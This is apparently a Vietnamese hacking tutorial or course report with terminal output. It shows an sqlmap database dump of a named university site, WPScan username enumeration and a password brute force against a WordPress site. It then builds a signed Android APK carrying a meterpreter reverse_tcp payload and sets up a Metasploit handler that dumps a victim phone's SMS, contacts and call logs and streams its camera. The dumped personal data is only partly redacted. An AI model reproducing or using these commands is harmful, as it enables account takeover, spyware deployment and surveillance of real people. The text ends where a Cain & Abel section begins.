
[15:10:12] [INFO] table 'daotaonlyt_dhyd.thanhvien' dumped to CSV file '/root/.s
qlmap/output/www.daotaonlyt.edu.vn/dump/daotaonlyt_dhyd/thanhvien.csv'
[15:10:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.daotaonlyt.edu.vn'
root@ThienPhuoc: ~#
```

3.2 Sử dụng WPScan để Burte-Force Attack site Wordpress

Hình bên dưới là site mà nhóm thực hiện , vì một lí do khách quan nên link của site không được công bố . Do đó , ta sẽ sử dụng link :<http://abcbank.es.es/> làm một ví dụ .



Để bắt đầu thực hiện , ta vào **Kali Linux** và mở công cụ **WPScan** lên , chương trình sẽ có giao diện như sau :



```
root@ThienPhuoc: ~  
File Edit View Search Terminal Help  
root@ThienPhuoc:~# wpscan  
  
  W P S c a n  
  _____  
WordPress Security Scanner by the WPScan Team  
Version 2.9  
Sponsored by Sucuri - https://sucuri.net  
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_  
_____  
  
Examples :  
  
-Further help ...  
ruby ./wpscan.rb --help  
  
-Do 'non-intrusive' checks ...  
ruby ./wpscan.rb --url www.example.com
```

Tiếp tục , để chuẩn bị cho cuộc tấn công ta cần biết được **Username** của site . Để liệt kê danh sách các **Username** ta dùng cú pháp như sau :

```
wpscan -u http://www.abcbank.esy.es/ -e u
```

Trong đó :

- **-u** là địa chỉ URL mục tiêu.
- **-e u** là liệt kê tất cả các username , với u là chữ viết tắt của username.

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
root@ThienPhuoc:~# wpscan -u http://[REDACTED].esy.es/ -e u

      WPScan
WordPress Security Scanner by the WPScan Team
      Version 2.9
      Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_

[+] URL: http://[REDACTED].esy.es/
[+] Started: Tue May 10 15:18:21 2016

[+] robots.txt available under: 'http://[REDACTED].esy.es/robots.txt'
[!] The WordPress 'http://shopmypham.esy.es/readme.html' file exists exposing a version number
[!] Full Path Disclosure (FPD) in 'http://[REDACTED].esy.es/wp-includes/rss-functions.php':
[+] Interesting header: SERVER: Apache
```

Kết quả sau khi thực hiện lệnh trên , ta có list user như hình :

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
[+] Name: woocommerce-facebook-share-like-button - v2.2.2
| Latest version: 2.2.2 (up to date)
| Location: http://[REDACTED].esy.es/wp-content/plugins/woocommerce-facebook-share-like-button/
| Readme: http://[REDACTED].esy.es/wp-content/plugins/woocommerce-facebook-share-like-button/readme.txt
[!] Directory listing is enabled: http://[REDACTED].esy.es/wp-content/plugins/woocommerce-facebook-share-like-button/

[+] Enumerating usernames ...
[+] Identified the following 4 user/s:
+-----+-----+
| Id | Login      | Name                               |
+-----+-----+
| 1  | [REDACTED] | Resource Limit                    |
| 2  | alliswell  | Jared Erickson, Author            |
| 4  | ulwiid     | ulwiid, Author                    |
| 5  | kuzmauoldl | Kuzmauoldl, Author                |
+-----+-----+


[+] Finished: Tue May 10 15:19:37 2016
[+] Requests Done: 85
[+] Memory used: 73.27 MB
[+] Elapsed time: 00:01:15
```

Bây giờ ta đã có **Username** (Do vì lý do khách quan nên site demo của nhóm không được công bố , do đó ta ví dụ đã có username là **admin**) , bắt đầu tiến hành **Brute Force Attack** site với cú pháp như sau :

```
wpscan -u http://www.abcbank.esy.es/  
-w '/root/pass.txt'  
-username admin
```

Trong đó :

- **-w** là cú pháp chứa đường dẫn của file mật khẩu .
- **-username** là cú pháp chứa tên của username ta đã khai thác được từ trên .



```
root@ThienPhuoc: ~  
File Edit View Search Terminal Help  
root@ThienPhuoc:~# wpscan -u http://[redacted].esy.es/ -w '/root/pass.txt' --username [redacted]  
  
  WPSecan  
WordPress Security Scanner by the WPSecan Team  
Version 2.9  
Sponsored by Sucuri - https://sucuri.net  
@_WPSecan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_  
  
[+] URL: http://[redacted].esy.es/  
[+] Started: Tue May 10 15:24:28 2016  
  
[+] robots.txt available under: 'http://[redacted].esy.es/robots.txt'  
[!] The WordPress 'http://[redacted].esy.es/readme.html' file exists exposing a  
version number  
[!] Full Path Disclosure (FPD) in 'http://[redacted].esy.es/wp-includes/rss-functions.php':
```

Sau khi **Brute Force Attack** thành công ta được kết quả như sau :


```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
[!] Directory listing is enabled: http://[REDACTED].esy.es/wp-content/plugins/woocommerce-facebook-share-like-button/
[+] Starting the password brute forcer
Brute Forcing 'bkgroup' Time: 00:00:00 < [REDACTED] > (1 / 8) 12.50% ETA: 00:00:08
[+] [SUCCESS] Login : [REDACTED] Password : 123

+---+-----+-----+-----+
| Id | Login   | Name | Password |
+---+-----+-----+-----+
|    | bkgroup |      | 123       |
+---+-----+-----+-----+

[+] Finished: Tue May 10 15:37:00 2016
[+] Requests Done: 60
[+] Memory used: 73.48 MB
[+] Elapsed time: 00:00:57

[!] ERROR: Server error, try reducing the number of threads.
[!] ERROR: Server error, try reducing the number of threads.
[!] ERROR: Server error, try reducing the number of threads.
root@ThienPhuoc:~#
```

Bây giờ ta chỉ cần vào đường dẫn : <http://abcbank.esy.es/wp-admin/> để login vào với username và password như trên là xem như đã thành công .

3.3 Sử dụng Wfsvenom và Metasploit để khai thác dữ liệu trên điện thoại Android

Sử dụng Wfsvenom để tạo Payload (Tạo file chứa mã độc định dạng APK)

Trước tiên ta cần sử dụng lệnh : **ifconfig** để xem địa chỉ IP máy của mình là gì .Ví dụ ở đây là : **192.168.1.10**

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help

RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 22 bytes 1300 (1.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 22 bytes 1300 (1.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::cdd8:29b9:29e4:b12e prefixlen 64 scopeid 0x20<link>
ether ac:7b:a1:0b:33:4e txqueuelen 1000 (Ethernet)
RX packets 34017 bytes 36325230 (34.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25115 bytes 3672339 (3.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ThienPhuoc:~#
```

Sau đó ta dùng lệnh :

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST 192.168.1.10
LPORT 444 R > androidhack.apk
```

Trong đó **LHOST** là địa chỉ IP của máy Attacker (Máy của mình) và **LPORT** là port để nhận kết nối , ở ví dụ này là **444**.

Sau khi lệnh trên thực thi ta sẽ nhận được thông báo : **Payload size: <size> bytes** đến đây được xem như là thành công.

```
root@ThienPhuoc: ~
File Edit View Search Terminal Help
root@ThienPhuoc:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.1 ^
0 LPORT=444 R > androidhack.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9036 bytes

root@ThienPhuoc:~#
```

Kế đến , để ứng dụng này có thể cài được trên máy victim ta cần sign cho file apk vừa được tạo . Như hình dưới đây :

```
root@ThienPhuoc: ~/Desktop/SignApk
File Edit View Search Terminal Help
thienphuockk
root@ThienPhuoc:~# cd Desktop/SignApk
root@ThienPhuoc:~/Desktop/SignApk# ls
androidhack.apk  certificate.pem  cmd.exe  key.pk8  signapk.jar  Signing.txt
root@ThienPhuoc:~/Desktop/SignApk# java -jar signapk.jar certificate.pem key.pk8
androidhack.apk hack-signed.apk
root@ThienPhuoc:~/Desktop/SignApk#
```

Tiếp theo ta mở công cụ **Metasploit** lên , chương trình sẽ có giao diện như sau :

```
Terminal
File Edit View Search Terminal Help

  // RECON //
  \ ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) /
  *****

+-----+
| o 0 o      o 0 |
|              |
| ~~~~~~|
| PAYLOAD |
| ( @ ) ( @ ) " " * * | ( @ ) * * | ( @ ) |
| = = = = |
+-----+

  \ ' \ \ \ ' /
  ) ===== (
  ' LOOT '
  ( | |
  - | |
  - | |
  ' '

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.19-dev ]
+ -- --=[ 1524 exploits - 891 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Sau đó ,để thiết lập cho việc lắng nghe ta cần sử dụng multi/handler bằng cách gõ lệnh : **use exploit/multi/handler** .

Thiết lập cho việc nhận phản hồi : **set PAYLOAD android/meterpreter/reverse_tcp**.

Thiết lập **LHOST,LPORT** tương ứng với phần trên ta tạo .

```
Terminal
File Edit View Search Terminal Help
MMMMMMN ?HH          HH? NMMMMMMN
MMMMMMMMMNe          JMMMMMMNMMM
MMMMMMMMMMNn,        eMMMMMMNMMNM
MMMMNNNNMMMMMMNx     MMMMMMMNMMNM
MMMMMMMMNNNNMMMMm+..+MMMMMMNMMNMNM
                        http://metasploit.pro

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.19-dev ]
+ -- --=[ 1524 exploits - 891 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(handler) > set LPORT 444
LPORT => 444
msf exploit(handler) > exploit
```

Khi thực thi thành công , lúc này máy ta đang lắng nghe và chờ victim truy cập app .
Một khi victim có mở app trong máy thì sẽ hiển thị kết quả như sau:

```
Terminal
File Edit View Search Terminal Help
      =[ metasploit v4.11.19-dev ]
+ -- --=[ 1524 exploits - 891 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(handler) > set LPORT 444
LPORT => 444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.10:444
[*] Starting the payload handler...
[*] Sending stage (63194 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.10:444 -> 192.168.1.5:47139) at 2016-05-11 03:29:40 -0400
[*] Sending stage (63194 bytes) to 192.168.1.5
[*] Meterpreter session 2 opened (192.168.1.10:444 -> 192.168.1.5:36535) at 2016-05-11 03:29:40 -0400

meterpreter >
```

Để có thể biết được các tham số để **exploit** ta có thể dùng lệnh : **help** .


```
Terminal
File Edit View Search Terminal Help
[*] Meterpreter session 3 opened (192.168.1.10:444 -> 192.168.1.5:57100) at 2016-05-11 03:31:21 -0400
meterpreter > help
Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
help          Help menu
info          Displays information about a Post module
```

Dưới đây là demo của việc khai thác :tin nhắn (dump_sms), lịch sử cuộc gọi (dump_calllog) và sử dụng camera (webcam_stream)

```
Terminal
File Edit View Search Terminal Help
activity_start Start an Android activity from a Uri string
check_root     Check if device is rooted
dump_calllog    Get call log
dump_contacts   Get contacts list
dump_sms        Get sms messages
geolocate       Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms        Sends SMS from target session
set_audio_mode  Set Ringer Mode
sqlite_query    Query a SQLite database from storage
wlan_geolocate  Get current lat-long using WLAN information

meterpreter > dump_sms
[*] Fetching 6 sms messages
[*] SMS messages saved to: sms_dump_20160511033246.txt
meterpreter > dump_calllog
[*] Fetching 500 entries
[*] Call log saved to calllog_dump_20160511033301.txt
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: ZgqLpuzh.html
[*] Streaming...
```

Demo truy cập camera sau của máy :



Demo truy cập tin nhắn của máy :


```
Open sms_dump_20160511032510.txt Save
=====
[+] SMS messages dump
=====
Date: 2016-05-11 03:25:10 -0400
OS: Android 4.2.2 - Linux 3.4.5-2825369 (armv7l)
Remote IP: 192.168.1.5
Remote Port: 40096

#1
Type : Incoming
Date : 2016-05-11 22:52:39
Address : NAPTHE_VT
Status : NOT_RECEIVED
Message : [QC] TUAN LE VANG NAP THE CO DATA! Tang 100% gia tri luu luong khi nap the data tu
09-15/5: The 50.000d co 1GB/30 ngay, KM them 1GB; the 100.000d co 2,5GB/30 ngay, KM them
2,5GB. Luu luong KM duoc cong trong 48h, han su dung theo luu luong the nap. Quy khach co the
dung THE CAO DATA hoac The cao thong thuong. Cu phap nap the, bam goi *191*68*Ma the cao#. CT
ap dung cho KH nhan duoc tin nhan. Chi tiet LH 197 bam phim 1/1 (0d). Tu choi QC, TC1 gui 199.

#2
Type : Incoming
Date : 2016-05-08 23:06:21
Address : VIETTEL KM
Status : NOT_RECEIVED
Message : [QC] THOA THICH TRO CHUYEN: Mien phi tat ca cac cuoc goi den 5 so di dong Viettel
(toi da 10 phut/cuoc goi), su dung den 24h ngay dang ky chi voi 3.000d/so/ngay. De dang ky,
soan DK3 SoDienThoai gui 186. KM ap dung den 16/05 cho TB nhan duoc tin nhan nay. Chi tiet goi
197 bam phim 2 (0d). Tu choi QC, soan TC2 gui 199

Plain Text Tab Width: 8 Ln 41, Col 30 INS
```

Demo truy cập danh bạ của máy :



The screenshot shows a text editor window with two tabs: 'sms_dump_20160511032510.txt' and 'contacts_dump_20160511033537.txt'. The active tab is 'contacts_dump_20160511033537.txt'. The content of the file is as follows:

```
=====  
[+] Contacts list dump  
=====
```

Date: 2016-05-11 03:35:38 -0400
OS: Android 4.2.2 - Linux 3.4.5-2825369 (armv7l)
Remote IP: 192.168.1.5
Remote Port: 59711

#1
Name : CSKH
Number : CSKH
Number : 19008198

#2
Name : T.T KINH TE - XH
Number : T.T KINH TE - XH
Number : 1068
Number : T.T KINH TE XH

#3
Name : Me
Number : Me
Number : 01[REDACTED]5

#4
Name : [REDACTED]
Number : [REDACTED]
Number : 0[REDACTED]3

The editor's status bar at the bottom indicates 'Plain Text', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.

Demo truy cập lịch sử cuộc gọi của máy :


```
=====
[+] Call log dump
=====

Date: 2016-05-11 03:33:03 -0400
OS: Android 4.2.2 - Linux 3.4.5-2825369 (armv7l)
Remote IP: 192.168.1.5
Remote Port: 59711

#1
Number : 0[REDACTED]5
Name : null
Date : Mon May 09 13:25:19 GMT+07:00 2016
Type : MISSED
Duration: 0



#2
Number : 091[REDACTED]
Name : [REDACTED]
Date : Thu May 05 14:51:01 GMT+07:00 2016
Type : MISSED
Duration: 0

#3
Number : 091[REDACTED]
Name : [REDACTED]
Date : Thu May 05 14:20:48 GMT+07:00 2016
Type : MISSED
Duration: 0
```



3.4 Sử dụng công cụ Cain & Abel để sniffer mật khẩu trong mạng LAN

Trước tiên ta cần download và cài đặt phần mềm từ địa chỉ : <http://www.oxid.it/cain.html> như các phần mềm khác trên window.

